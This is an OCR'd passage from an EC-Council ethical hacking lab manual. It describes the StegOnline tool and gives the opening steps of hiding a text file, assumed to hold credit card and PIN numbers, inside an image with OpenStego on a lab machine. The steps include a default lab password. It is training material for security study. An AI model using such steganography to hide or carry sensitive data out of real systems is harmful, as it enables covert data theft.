
StegOnline: StegOnline is a web-based, enhanced and open-source port of StegSolve. It can be used to browse through the 32 bit planes of the image, extract and embed data using LSB steganography techniques and hide images within other image bit planes.

Here, we will show how text can be hidden inside an image using the OpenStego and StegOnline tools.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. Switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del**, by default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

2. Click **Search** icon ( ) on the **Desktop**. Type **openstego** in the search field, the **OpenStego** appears in the results, click **OpenStego** to launch it.




3. The **OpenStego** main window appears, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Click the **ellipsis** button next to the **Message File** section.




5. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.

